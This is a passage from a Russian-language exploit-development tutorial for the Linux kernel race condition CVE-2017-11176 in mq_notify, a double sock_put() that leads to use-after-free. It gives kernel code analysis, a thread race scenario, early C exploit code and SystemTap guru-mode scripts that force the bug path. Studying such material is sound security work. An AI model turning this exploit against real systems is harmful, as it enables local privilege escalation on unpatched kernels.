       if (sock) {
         netlink_detachskb(sock, nc);
       }
```

...и счётчик ссылок уменьшается во второй раз! Таким образом, мы сталкиваемся с ошибкой двойного `sock_put()`.

Может возникнуть вопрос, почему это условие (`fget()` возвращает NULL) встречается во втором цикле, хотя мы избежали её во время первого цикла. Это – так называемый аспект «гонки состояний». Подробнее я раскрою эту тему в следующем разделе.

Сценарий атаки

Предположим, что таблица дескрипторов файлов может быть раскинута между двумя потоками и рассмотрим следующую последовательность:

```
Thread-1                              | Thread-2              | file refcnt | sock refcnt | sock
 ptr          |
--------------------------------------+-----------------------+-------------+-------------+------
--------------+
mq_notify()                           |                       | 1           | 1           | NULL
             |
                                      |                       |             |             |
             |
 fget(<TARGET_FD>) -> ok              |                       | 2 (+1)      | 1           | NULL
             |
                                      |                       |             |             |
             |
 netlink_getsockbyfilp() -> ok        |                       | 2           | 2 (+1)      | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 fput(<TARGET_FD>) -> ok              |                       | 1 (-1)      | 2           | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 netlink_attachskb() -> returns 1     |                       | 1           | 1 (-1)      | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
                                      | close(<TARGET_FD>)    | 0 (-1)      | 0 (-1)      | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 goto retry                           |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 fget(<TARGET_FD) -> returns NULL     |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 goto out                             |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                       |             |             |
             |
 netlink_detachskb() -> UAF!          |                       | FREE        | (-1) in UAF | 0xfff
fffc0aabbccdd |
```

Системный вызов `close(TARGET_FD)` вызывает функцию `fput()` (которая уменьшит счётчик ссылок объекта struct file) и удаляет прописанное сопоставление с файлом из указанного файлового дескриптора `(TARGET_FD)`. То есть, по сути – для записи `fdt[TARGET_FD]` прописывается значение NULL. Также, поскольку вызов `close(TARGET_FD)` сбросил последнюю ссылку на связанную struct file, ячейка памяти будет также высвобождена от этой структуры.

Идём далее: поскольку struct file была высвобождена, ссылка на связанную struct sock будет сброшена, то есть – счётчик вновь будет уменьшен на единицу. И опять же, поскольку счётчик ссылок sock тоже достигает нуля, struct sock также будет высвобождена. На данный момент, указатель на sock становится висячим указателем, который не был переведён на NULL.

Следующий вызов `fget()` потерпит неудачу, потому что теперь fd не указывает на какую-либо действительную struct file в FDT, и, следовательно, сразу перейдёт к метке `out`. Далее будет вызвана `netlink_detachskb()`, содержащая указатель на уже высвобожденные данные, а это напрямую приводит к появлению ошибки use-after-free.

Но в данном случае, use-after-free – это лишь следствие, а не искомый баг.

Именно поэтому в патче упоминается именно закрытый fd. Это – необходимое условие для фактического запуска ошибки. Следует помнить, что `close()` происходит в конкретное время и в другом потоке, и именно поэтому это и есть «гонка».

На данный момент мы располагаем всем необходимым для понимания бага и его вызова. Для начала нам нужно достичь двух условий:

1. В первом цикле повтора вызов `netlink_attachskb()` должен вернуть 1 в результате;
2. Во втором цикле повтора вызов функции `fget()` должен возвращать результатом NULL.

Другими словами, происходит следующее: когда процесс возвращается из системного вызова `mq_notify()`, счётчик ссылок sock оказывается уменьшен на единицу, таким образом создавая дисбаланс. Поскольку значением для счётчика перед вызовом `mq_notify()` являлась 1, получается так, что он используется уже после высвобождения (в `netlink_detachskb()`).

Логика повтора

В предыдущем разделе мы проанализировали необходимую ошибку и разработали определённый сценарий атаки для её вызова. В этом разделе я покажу, как добраться до уязвимого кода (до метки `retry`) и начать написание кода эксплойта.

Прежде чем что-либо реализовывать, нужно убедиться, что ошибка априори является уязвимой. Если мы не сможем даже добраться до уязвимого отрезка кода (из-за проверок безопасности), то у нас нет никаких причин продолжать.

Анализ кода перед меткой `retry`

Как и большинство системных вызовов, обработка `mq_notify` начинается с создания локальной копии данных пространства пользователя с помощью функции `copy_from_user()`:

```
    SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
        const struct sigevent __user *, u_notification)
    {
     int ret;
     struct file *filp;
     struct sock *sock;
     struct inode *inode;
     struct sigevent notification;
     struct mqueue_inode_info *info;
     struct sk_buff *nc;

[0]   if (u_notification) {
[1]     if (copy_from_user(&notification, u_notification,
              sizeof(struct sigevent)))
          return -EFAULT;
     }

     audit_mq_notify(mqdes, u_notification ? &notification : NULL); // <--- это можно проигнорировать
```

Код производит проверку, что аргумент `u_notification`, предоставленный пользователем не равен NULL ([0]), а затем использует его для создания локальной копии ([1]) в памяти ядра.

Далее мы увидим серию проверок работоспособности, которая проводится на основе struct sigevent, которую предоставил пользователь:

```
     nc = NULL;
     sock = NULL;
[2]  if (u_notification != NULL) {
[3a]    if (unlikely(notification.sigev_notify != SIGEV_NONE &&
             notification.sigev_notify != SIGEV_SIGNAL &&
             notification.sigev_notify != SIGEV_THREAD))
         return -EINVAL;
[3b]    if (notification.sigev_notify == SIGEV_SIGNAL &&
          !valid_signal(notification.sigev_signo)) {
          return -EINVAL;
        }
[3c]    if (notification.sigev_notify == SIGEV_THREAD) {
          long timeo;

        /* create the notify skb */
        nc = alloc_skb(NOTIFY_COOKIE_LEN, GFP_KERNEL);
        if (!nc) {
        ret = -ENOMEM;
        goto out;
        }
[4]     if (copy_from_user(nc->data,
             notification.sigev_value.sival_ptr,
             NOTIFY_COOKIE_LEN)) {
          ret = -EFAULT;
          goto out;
         }

         /* TODO: add a header? */
         skb_put(nc, NOTIFY_COOKIE_LEN);
         /* and attach it to the socket */

  retry:                                   // <---- именно этого и нужно достичь!
        filp = fget(notification.sigev_signo);
```

Если предоставленный аргумент имеет значение, отличное от NULL ([2]), то значение `sigev_notify` будет проверено три раза ([3a], [3b], [3c]). Следующая инстанция `copy_from_user()` вызывается в пункте [4] на основе предоставленного пользователем значения `notification.sigev_value_sival_ptr`. Для этого необходимо указать на валидные

данные или буфер, доступные для чтения пользователем, либо же `copy_from_user()` завершится ошибкой.

Для лучшего понимания, я приведу здесь struct sigevent:

```
// [include/asm-generic/siginfo.h]

typedef union sigval {
  int sival_int;
  void __user *sival_ptr;
} sigval_t;

typedef struct sigevent {
  sigval_t sigev_value;
  int sigev_signo;
  int sigev_notify;
  union {
    int _pad[SIGEV_PAD_SIZE];
      int _tid;

    struct {
      void (*_function)(sigval_t);
      void *_attribute; /* pthread_attr_t */
    } _sigev_thread;
  } _sigev_un;
} sigevent_t;
```

Чтобы хотя бы раз подобраться к пути повтора, нам нужно выполнить следующие моменты:

1) Предоставить коду ненулевой аргумент `u_notification`;
2) Прописать `SIGEV_THREAD` в `u_notification.sigev_notify`;
3) Значение, указанное в `notification.sigev_value.sival_ptr`, должно быть валидным и читаемым адресом пространства пользователя, как минимум `NOTIFY_COOKIE_LEN (= 32)bytes` (см. `[Include/linux/mqueue.h]`)

Первые шаги эксплойта

Начнём писать эксплойт и убедимся, что всё в порядке.

```
/*
 * CVE-2017-11176 Exploit.
 */

#include <mqueue.h>
#include <stdio.h>
#include <string.h>


#define NOTIFY_COOKIE_LEN (32)


int main(void)
{
   struct sigevent sigev;
   char sival_buffer[NOTIFY_COOKIE_LEN];

   printf("-={ CVE-2017-11176 Exploit }=-\n");

   // инициализация структуры sigevent
   memset(&sigev, 0, sizeof(sigev));
   sigev.sigev_notify = SIGEV_THREAD;
   sigev.sigev_value.sival_ptr = sival_buffer;
```

```
    if (mq_notify((mqd_t)-1, &sigev))
    {
      perror("mqnotify");
      goto fail;
    }
    printf("mqnotify succeed\n");

    // TODO: exploit

    return 0;

fail:
    printf("exploit failed!\n");
    return -1;
}
```

Для упрощения разработки эксплойтов я рекомендую использовать `Makefile` для (скрипты `build-and-run` наиболее удобны). Для его компиляции необходимо будет связать двоичный файл с флагами `-lrt`, обязательными для использования `mq_notify` (из `'man'`). Кроме того, рекомендуется использовать опцию -O0 – это поможет предотвратить изменение порядка кода в gcc (что может привести к ошибкам, крайне трудным для отладки).

```
-={ CVE-2017-11176 Exploit }=-
mqnotify: Bad file descriptor
exploit failed!
```

Отлично! `mq_notify` вернул результат `"Bad file descriptor"`, эквивалентный `"-EBADF"`. Эта ошибка генерируется в 3 местах – это может быть либо один из вызовов `fget()`, либо более поздние проверки (`filp->f_op !=&mqueue_file_operations`). Давайте разберёмся!

Знакомство с SystemTap

На стадии начальной разработки эксплойта я настоятельно рекомендую запускать эксплойт в ядре с прописыванием символов отладки: это позволит нам использовать `SystemTap`. Это превосходный инструмент, с помощью которого можно тестировать ядро, не используя `gdb`. Таким образом мы сможем легко вывести визуализацию последовательности лёгкой.

Начнём с основных скриптов SystemTap (stap):

```
# mq_notify.stp

probe syscall.mq_notify
{
  if (execname() == "exploit")
  {
    printf("\n\n(%d-%d) >>> mq_notify (%s)\n", pid(), tid(), argstr)
  }
}

probe syscall.mq_notify.return
{
  if (execname() == "exploit")
  {
    printf("(%d-%d) <<< mq_notify = %x\n\n\n", pid(), tid(), $return)
  }
}
```

Предыдущий скрипт устанавливает два зонда, которые вызываются до и после осуществления системного вызова соответственно.

Выгрузка как `pid()`, так и `tid()` крайне полезна, когда вам нужно отладить несколько потоков, а использование ограничения `(execname() == "exploit")` позволяет уменьшить объём вывода информации.

> Внимание: если выводимой информации получается чрезмерно много, System Tap может отбросить некоторые строки безо всяких уведомлений!

Теперь нужно запустить скрипт со строкой ...

```
stap -v mq_notify.stp
```

...и запустить эксплойт:

```
(14427-14427) >>> mq_notify (-1, 0x7ffdd7421400)
(14427-14427) <<< mq_notify = ffffffffffffffe7
```

Отлично, похоже, что зонды работают без сбоев. Мы видим, что оба аргумента системного вызова `mq_notify()`каким-то образом сопоставляются с нашим собственным вызовом (то есть, в первом параметре мы прописываем «`-1`», и `0x7ffdd7421400` выглядит как адрес пространства пользователя). В результате код выдал результат `ffffffffffffffe7`, что является `-EBADF (=-9)`. Теперь добавим ещё несколько зондов.

В отличии от функций, перехватывающих системные вызовы (преимущественно они начинаются с `SYSCALL_DEFINE*`), стандартные функции ядра могут быть перехвачены с использованием таких синтаксических конструкций:

```
probe kernel.function ("fget")
{
  if (execname() == "exploit")
  {
    printf("(%d-%d) [vfs] ==>> fget (%s)\n", pid(), tid(), $$parms)
  }
}
```

> Внимание: по некоторым причинам, перехватить можно не все функции ядра. Например, «`inlined`» может быть как перехватываемым, так и нет (в данном случае это зависит от того, произошло ли встраивание или нет). Кроме того, некоторые функции (например, `copy_from_user()`) могут иметь якорь перехвата перед вызовом, а не после. В любом случае, System Tap выдаст уведомление об ошибке и не станет запускать скрипт.

Давайте попробуем добавить зонды к каждой функции, вызываемой в `mq_notify()` – таким образом мы сможет отследить полноценный поток кода; после этого снова запустим эксплойт:

```
(17850-17850) [SYSCALL] ==>> mq_notify (-1, 0x7ffc30916f50)
(17850-17850) [uland] ==>> copy_from_user ()
(17850-17850) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(17850-17850) [uland] ==>> copy_from_user ()
(17850-17850) [skb] ==>> skb_put (skb=0xffff88002e061200 len=0x20)
(17850-17850) [skb] <<== skb_put = ffff88000a187600
(17850-17850) [vfs] ==>> fget (fd=0x3)
(17850-17850) [vfs] <<== fget = ffff88002e271280
```

```
(17850-17850) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88002e271280)
(17850-17850) [netlink] <<== netlink_getsockbyfilp = ffff88002ff82800
(17850-17850) [netlink] ==>> netlink_attachskb (sk=0xffff88002ff82800 skb=0xffff88002e061200 ti
meo=0xffff88002e1f3f40 ssk=0x0)
(17850-17850) [netlink] <<== netlink_attachskb = 0
(17850-17850) [vfs] ==>> fget (fd=0xffffffff)
(17850-17850) [vfs] <<== fget = 0
(17850-17850) [netlink] ==>> netlink_detachskb (sk=0xffff88002ff82800 skb=0xffff88002e061200)
(17850-17850) [netlink] <<== netlink_detachskb
(17850-17850) [SYSCALL] <<== mq_notify= -9
```

Первый баг!

Похоже, что мы наконец корректно подобрались к пути повтора, поскольку последовательность результатов на данный момент такова:

1) **copy_from_user**: указатель не нулевой
2) **alloc_skb**: условия `SIGEV_THREAD` удовлетворены
3) **copy_from_user**: подбор `sival_buffer`
4) **skb_put**: данный момент значит, что предыдущий `copy_from_user()` был успешен
5) fget(fd=0x3): <--- ???

Хм, что-то уже не так… Мы не предоставили ни одного файлового дескриптора в `notification.sigev_signo`, и предполагается, что его значением будет ноль (не 3):

```
    // инициализация структуры sigevent
    memset(&sigev, 0, sizeof(sigev));
    sigev.sigev_notify = SIGEV_THREAD;
    sigev.sigev_value.sival_ptr = sival_buffer;
```

Тем не менее, первое обращение к функции `fget()` прошло успешно, а `netlink_getsockbyfilp()` и `netlink_attachskb()` функционировали нормально! На самом деле, это довольно странно, ведь мы не создали ни одного сокета `AF_NETLINK`.

Второе обращение к функции `fget()`, прошло без положительного результата, поскольку мы прописали «`-1`» (`0xffffffff`) в первом аргументе `mq_notify()`. Так что же всё-таки не так?

Попробуем откатиться немного назад, пропишем указатель **sigevent**, и сравним его со значением, которое передавалось в системный вызов:

```
   printf("sigev = 0x%p\n", &sigev);
   if (mq_notify((mqd_t) -1, &sigev))
```

```
-={ CVE-2017-11176 Exploit }=-
sigev = 0x0x7ffdd9257f00          // <------
mq_notify: Bad file descriptor
exploit failed!
```

```
(18652-18652) [SYSCALL] ==>> mq_notify (-1, 0x7ffdd9257e60)
```

Очевидно, что структура, которая передана системному вызову `mq_notify`, не совпадает с той, что предоставлена в нашем эксплойте. Что это может значить? Есть два варианта: либо забагован *System Tap* (что на самом деле возможно), либо же мы просто облажались с какой-либо обёрткой библиотеки!

Что ж – раз есть ошибка, мы её исправим и вызовем mq_notify через `syscall()`.

Для начала, добавим следующие заголовки и собственную обёртку:

```
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/syscall.h>

#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)
```

Также нам нужно не забыть убрать стоку «`-lrt`» в Makefile (мы выполняем системный вызов напрямую).

Ставим `sigev_signo` на '`-1`', поскольку `0` является допустимым дескриптором файла, и используем обёртку:

```
int main(void)
{
   // ... вырезано ...

   sigev.sigev_signo = -1;

   printf("sigev = 0x%p\n", &sigev);
   if (_mq_notify((mqd_t)-1, &sigev))

   // ... вырезано ...
}
```

И запускаем:

```
-={ CVE-2017-11176 Exploit }=-
sigev = 0x0x7fffb7eab660
mq_notify: Bad file descriptor
exploit failed!

(18771-18771) [SYSCALL] ==>> mq_notify (-1, 0x7fffb7eab660)            // <--- как и ожидалось!
(18771-18771) [uland] ==>> copy_from_user ()
(18771-18771) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(18771-18771) [uland] ==>> copy_from_user ()
(18771-18771) [skb] ==>> skb_put (skb=0xffff88003d2e95c0 len=0x20)
(18771-18771) [skb] <<== skb_put = ffff88000a0a2200
(18771-18771) [vfs] ==>> fget (fd=0xffffffff)                          // <---- так-то лучше!
(18771-18771) [vfs] <<== fget = 0
(18771-18771) [SYSCALL] <<== mq_notify= -9
```

В этот раз, скрипт переходит к метке `out` сразу после первого неудачного обращения к `fget()` (как и ожидалось).

На данный момент мы узнали, что можем хотя бы один раз достичь метки `retry` безо всяких препятствий со стороны проверок безопасности. Мы выявили достаточно распространённую ловушку (которая вызывалась использованием обёртки библиотек вместо системного вызова) и научились её исправлять. Нам нужно избежать подобных ошибок в будущем, и мы будем оборачивать каждый системный вызов.

Далее мы попробуем вызвать баг с помощью System Tap.

Принудительный вызов бага

Порой мы сталкиваемся с необходимостью быстро проверить какую-либо идею, не разворачивая весь код ядра. Этот раздел расскажет вам, как использовать режим Guru в System Tap для изменения структур данных ядра и принудительного использования определённого пути.

Другими словами, мы будем вызывать баг из пространства ядра. Суть в том, что если у нас не получится вызвать баг из пространства ядра, то сделать это из пользовательского пространства можно даже не пытаться – всё равно не получится. Для начала мы немного модифицируем ядро, чтобы удовлетворить все необходимые требования для последующих действий, а затем будем по одному реализовать их в пространстве пользователя (подробнее смотри во второй части).

Не лишним будет напомнить, что для вызова бага должны выполняться следующие условия:

1) Мы должны достичь «логики повтора» (иметь возможность перейти к метке `retry`). То есть для начала необходимо ввести `netlink_attachskb()` и получить результат `1`. Счётчик ссылок sock будет уменьшен на единицу.
2) После перехода к метке `retry` (`goto retry`), следующий вызов функции `fget()` должен выдать результат `NULL`, чтобы код перешёл к метке `out` и уменьшить счётчик ссылок sock ещё раз.

Переход к `netlink_attachskb()`

В предыдущем разделе мы отметили, что значением результата `netlink_attachskb()` должна являться единица – это обязательное условие для форсирования бага. Тем не менее, есть ещё несколько требований:

1) Нам нужно предоставить корректный дескриптор файла, чтобы первый вызов функции `fget()` завершился успешно;

2) Файл, указываемый дескриптором, должен являться `AF_NETLINK` сокетом.

Теперь, все проверки должны быть пройдены без каких-либо проблем:

```
    retry:
[0]         filp = fget(notification.sigev_signo);
            if (!filp) {
              ret = -EBADF;
              goto out;
            }
[1]         sock = netlink_getsockbyfilp(filp);
            fput(filp);
            if (IS_ERR(sock)) {
              ret = PTR_ERR(sock);
              sock = NULL;
              goto out;
            }
```

Прохождение первой проверки ([0]) – это довольно просто, достаточно лишь предоставить корректный дескриптор (с `open()`, `socket()`, всё что угодно). Обратите внимание, что чтобы пройти вторую проверку ([1]), необходимо всё-таки предоставить нужный тип:

```
struct sock *netlink_getsockbyfilp(struct file *filp)
{
   struct inode *inode = filp->f_path.dentry->d_inode;
   struct sock *sock;

   if (!S_ISSOCK(inode->i_mode))              // <--- это должен быть socket...
     return ERR_PTR(-ENOTSOCK);

   sock = SOCKET_I(inode)->sk;
   if (sock->sk_family != AF_NETLINK)         // <--- ...семейства AF_NETLINK
     return ERR_PTR(-EINVAL);

   sock_hold(sock);
   return sock;
}
```

Код эксплойта выглядит так (помним про обёртку системного вызова `socket()`):

```
/*
 * CVE-2017-11176 Exploit.
 */

#define _GNU_SOURCE
#include <mqueue.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>

#define NOTIFY_COOKIE_LEN (32)

#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)
#define _socket(domain, type, protocol) syscall(__NR_socket, domain, type, protocol)

int main(void)
{
   struct sigevent sigev;
   char sival_buffer[NOTIFY_COOKIE_LEN];
   int sock_fd;

   printf("-={ CVE-2017-11176 Exploit }=-\n");

   if ((sock_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_GENERIC)) < 0)
   {
     perror("socket");
     goto fail;
   }
   printf("netlink socket created = %d\n", sock_fd);

   // инициализация структуры sigevent
   memset(&sigev, 0, sizeof(sigev));
   sigev.sigev_notify = SIGEV_THREAD;
   sigev.sigev_value.sival_ptr = sival_buffer;
   sigev.sigev_signo = sock_fd;          // <--- больше не '-1'

   if (_mq_notify((mqd_t)-1, &sigev))
   {
     perror("mq_notify");
     goto fail;
   }
```

```
    printf("mq_notify succeed\n");

    // TODO: эксплойт

    return 0;

  fail:
    printf("exploit failed!\n");
    return -1;
  }
```

Теперь – запускаем:

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(18998-18998) [SYSCALL] ==>> mq_notify (-1, 0x7ffce9cf2180)
(18998-18998) [uland] ==>> copy_from_user ()
(18998-18998) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(18998-18998) [uland] ==>> copy_from_user ()
(18998-18998) [skb] ==>> skb_put (skb=0xffff88003d1e0480 len=0x20)
(18998-18998) [skb] <<== skb_put = ffff88000a0a2800
(18998-18998) [vfs] ==>> fget (fd=0x3)                          // <--- ожидается '3'
(18998-18998) [vfs] <<== fget = ffff88003cf14d80                // ПРОЙДЕНО
(18998-18998) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003cf14d80)
(18998-18998) [netlink] <<== netlink_getsockbyfilp = ffff88002ff60000   // ПРОЙДЕНО
(18998-18998) [netlink] ==>> netlink_attachskb (sk=0xffff88002ff60000 skb=0xffff88003d1e0480 ti
meo=0xffff88003df8ff40 ssk=0x0)
(18998-18998) [netlink] <<== netlink_attachskb = 0              // НЕЖЕЛАТЕЛЬНОЕ ПОВЕДЕНИЕ
(18998-18998) [vfs] ==>> fget (fd=0xffffffff)
(18998-18998) [vfs] <<== fget = 0
(18998-18998) [netlink] ==>> netlink_detachskb (sk=0xffff88002ff60000 skb=0xffff88003d1e0480)
(18998-18998) [netlink] <<== netlink_detachskb
(18998-18998) [SYSCALL] <<== mq_notify= -9
```

То, что мы видим, похоже на первую stap-трассировку нашего бага, за исключением того, что мы сами контролируем все данные (дескриптор файла, sigev) и ничего не остаётся скрытым за библиотеками. Поскольку ни первая инстанция функции `fget()`, ни `netlink_getsockbyfilp()` не вернули результат в виде NULL, то мы можем смело предположить, что обе проверки пройдены успешно.

Перевод `netlink_attachskb()` на путь «повтора»

В предыдущем коде мы достигли строки `netlink_attachskb()`, которая в результате вернула 0. Это означает, что мы пошли по «нормальному» пути. Нас не интересует такое развитие событий: исходя из условий, указанных выше, нам нужен путь «повтора» (то есть, результатом строки должна быть единица). Вернёмся к коду ядра:

```
    int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
              long *timeo, struct sock *ssk)
    {
       struct netlink_sock *nlk;

       nlk = nlk_sk(sk);

[0]    if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {
         DECLARE_WAITQUEUE(wait, current);
         if (!*timeo) {
           // ... вырезано  (несущественно в выбранном пути) ...
         }
```

```
        __set_current_state(TASK_INTERRUPTIBLE);
        add_wait_queue(&nlk->wait, &wait);

        if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) &&
            !sock_flag(sk, SOCK_DEAD))
          *timeo = schedule_timeout(*timeo);

        __set_current_state(TASK_RUNNING);
        remove_wait_queue(&nlk->wait, &wait);
        sock_put(sk);

        if (signal_pending(current)) {
          kfree_skb(skb);
          return sock_intr_errno(*timeo);
        }
        return 1;                          // <---- единственный путь
      }
      skb_set_owner_r(skb, sk);
      return 0;
    }
```

Единственный путь, при котором `netlink_attachskb()` будет возвращать «1», требует успешного прохождения первой проверки ([0]):

```
    if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state))
```

Пришло время раскрыть истинный потенциал System Tap и войти в режим гуру! Данный режим позволяет писать встроенный код «Си», который можно получить с помощью наших зондов. Это чем-то похоже на прямое написание кода ядра, который будет внедрён во время работы, как модуль ядра Linux (LKM). По этой причине будьте внимательны: любая ошибка приведёт к сбою ядра! Поздравляю, теперь вы стали разработчиком ядра ☺

На этом этапе мы будем изменять структуры данных struct sock "`sk`" и/или struct netlink_sock "`nlk`" таким образом, чтобы необходимые нам условия были удовлетворены. Однако, для начала стоит получить немного данных о текущем состоянии struct sock sk.

Изменим зонд `netlink_attachskb()` и добавим «встроенный» код Си (части от `%{` до `%}`).

```
    %{
    #include <net/sock.h>
    #include <net/netlink_sock.h>
    %}

    function dump_netlink_sock:long (arg_sock:long)
    %{
       struct sock *sk = (void*) STAP_ARG_arg_sock;
       struct netlink_sock *nlk = (void*) sk;

       _stp_printf("-={ dump_netlink_sock: %p }=-\n", nlk);
       _stp_printf("- sk = %p\n", sk);
       _stp_printf("- sk->sk_rmem_alloc = %d\n", sk->sk_rmem_alloc);
       _stp_printf("- sk->sk_rcvbuf = %d\n", sk->sk_rcvbuf);
       _stp_printf("- sk->sk_refcnt = %d\n", sk->sk_refcnt);

       _stp_printf("- nlk->state = %x\n", (nlk->state & 0x1));

       _stp_printf("-={ dump_netlink_sock: END}=-\n");
    %}

    probe kernel.function ("netlink_attachskb")
    {
       if (execname() == "exploit")
```

```
    {
      printf("(%d-%d) [netlink] ==>> netlink_attachskb (%s)\n", pid(), tid(), $$parms)

      dump_netlink_sock($sk);
    }
}
```

> Внимание: здесь код выполняется в режиме ядра, любая допущенная ошибка приведёт к его сбою.

Запустите System Tap с модификатором `-g` (это модификатор запуска в режиме гуру):

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(19681-19681) [SYSCALL] ==>> mq_notify (-1, 0x7ffebaa7e720)
(19681-19681) [uland] ==>> copy_from_user ()
(19681-19681) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(19681-19681) [uland] ==>> copy_from_user ()
(19681-19681) [skb] ==>> skb_put (skb=0xffff88003d1e05c0 len=0x20)
(19681-19681) [skb] <<== skb_put = ffff88000a0a2200
(19681-19681) [vfs] ==>> fget (fd=0x3)
(19681-19681) [vfs] <<== fget = ffff88003d0d5680
(19681-19681) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003d0d5680)
(19681-19681) [netlink] <<== netlink_getsockbyfilp = ffff880036256800
(19681-19681) [netlink] ==>> netlink_attachskb (sk=0xffff880036256800 skb=0xffff88003d1e05c0 ti
meo=0xffff88003df5bf40 ssk=0x0)

-={ dump_netlink_sock: 0xffff880036256800 }=-
- sk = 0xffff880036256800
- sk->sk_rmem_alloc = 0            // <-----
- sk->sk_rcvbuf = 133120           // <-----
- sk->sk_refcnt = 2
- nlk->state = 0                   // <-----
-={ dump_netlink_sock: END}=-

(19681-19681) [netlink] <<== netlink_attachskb = 0
(19681-19681) [vfs] ==>> fget (fd=0xffffffff)
(19681-19681) [vfs] <<== fget = 0
(19681-19681) [netlink] ==>> netlink_detachskb (sk=0xffff880036256800 skb=0xffff88003d1e05c0)
(19681-19681) [netlink] <<== netlink_detachskb
(19681-19681) [SYSCALL] <<== mq_notify= -9
```

Встроенная stap-функция `dump_netlink_sock()` вызывается перед `netlink_attachskb()`. Мы видим, что первый state-бит не прописан, а `sk_rmem_alloc` меньше, чем `sk_rcvbuf`... По этим причинам проверку мы пройти не сможем.

Изменим состояние `nlk->` перед вызовом `netlink_attachskb()`:

```
function dump_netlink_sock:long (arg_sock:long)
%{
   struct sock *sk = (void*) STAP_ARG_arg_sock;
   struct netlink_sock *nlk = (void*) sk;

   _stp_printf("-={ dump_netlink_sock: %p }=-\n", nlk);
   _stp_printf("- sk = %p\n", sk);
   _stp_printf("- sk->sk_rmem_alloc = %d\n", sk->sk_rmem_alloc);
   _stp_printf("- sk->sk_rcvbuf = %d\n", sk->sk_rcvbuf);
   _stp_printf("- sk->sk_refcnt = %d\n", sk->sk_refcnt);

   _stp_printf("- (before) nlk->state = %x\n", (nlk->state & 0x1));
   nlk->state |= 1;                                    // <-----
   _stp_printf("- (after) nlk->state = %x\n", (nlk->state & 0x1));
```

```
        _stp_printf("-={ dump_netlink_sock: END}=-\n");
    %}
```

И запускайте:

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3

<<< HIT CTRL-C HERE >>>

^Cmake: *** [check] Interrupt


(20002-20002) [SYSCALL] ==>> mq_notify (-1, 0x7ffc48bed2c0)
(20002-20002) [uland] ==>> copy_from_user ()
(20002-20002) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(20002-20002) [uland] ==>> copy_from_user ()
(20002-20002) [skb] ==>> skb_put (skb=0xffff88003d3a6080 len=0x20)
(20002-20002) [skb] <<== skb_put = ffff88002e142600
(20002-20002) [vfs] ==>> fget (fd=0x3)
(20002-20002) [vfs] <<== fget = ffff88003ddd8380
(20002-20002) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003ddd8380)
(20002-20002) [netlink] <<== netlink_getsockbyfilp = ffff88003dde0400
(20002-20002) [netlink] ==>> netlink_attachskb (sk=0xffff88003dde0400 skb=0xffff88003d3a6080 ti
meo=0xffff88002e233f40 ssk=0x0)

-={ dump_netlink_sock: 0xffff88003dde0400 }=-
- sk = 0xffff88003dde0400
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2
- (before) nlk->state = 0
- (after) nlk->state = 1
-={ dump_netlink_sock: END}=-

<<< HIT CTRL-C HERE >>>

(20002-20002) [netlink] <<== netlink_attachskb = ffffffffffffffe00       // <-----
(20002-20002) [SYSCALL] <<== mq_notify= -512
```

Ой-ой! Вызов `mq_notify()` стал блокирующим (то есть, основной поток эксплойта застрял в пространстве ядра внутри системного вызова). К счастью, мы можем вернуть бразды управления в свои руки с помощью CTRL-C.

Обратите внимание, что на этот раз `netlink_attachskb()` вернул `0xffffffffffffffe00`, то есть «-ERESTARTSYS» errno. Говоря другими словами, мы перешли на этот путь:

```
    if (signal_pending(current)) {
        kfree_skb(skb);
        return sock_intr_errno(*timeo);          // <---- возврат результата -ERESTARTSYS
    }
```

И это значит, что мы наконец вышли на другой путь кода `netlink_attachskb()`. Миссия выполнена!

Избежание блокировки

Вот причина блокировки `mq_notify()`:

```
    __set_current_state(TASK_INTERRUPTIBLE);

    if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) &&
```

```
        !sock_flag(sk, SOCK_DEAD))
        *timeo = schedule_timeout(*timeo);

    __set_current_state(TASK_RUNNING);
```

Тему *планирования* мы раскроем чуть позже, во второй главе; пока же стоит просто учесть, что задача **остановлена** до тех пор, пока не будет выполнено специальное условие (касательно очереди ожидания).

Можно избежать помещения задачи в список ожидания и блокировки: для этого нам нужно каким-то образом обойти вызов `schedule_timeout()`. Добавим к sock метку `SOCK_DEAD` (это последняя часть необходимого условия). Говоря проще – нам нужно изменить содержимое sk таким образом, чтобы функция `sock_flag()` возвращала true:

```
// from [include/net/sock.h]
static inline bool sock_flag(const struct sock *sk, enum sock_flags flag)
{
  return test_bit(flag, &sk->sk_flags);
}

enum sock_flags {
  SOCK_DEAD,            // <---- !
  ... вырезано ...
}
```

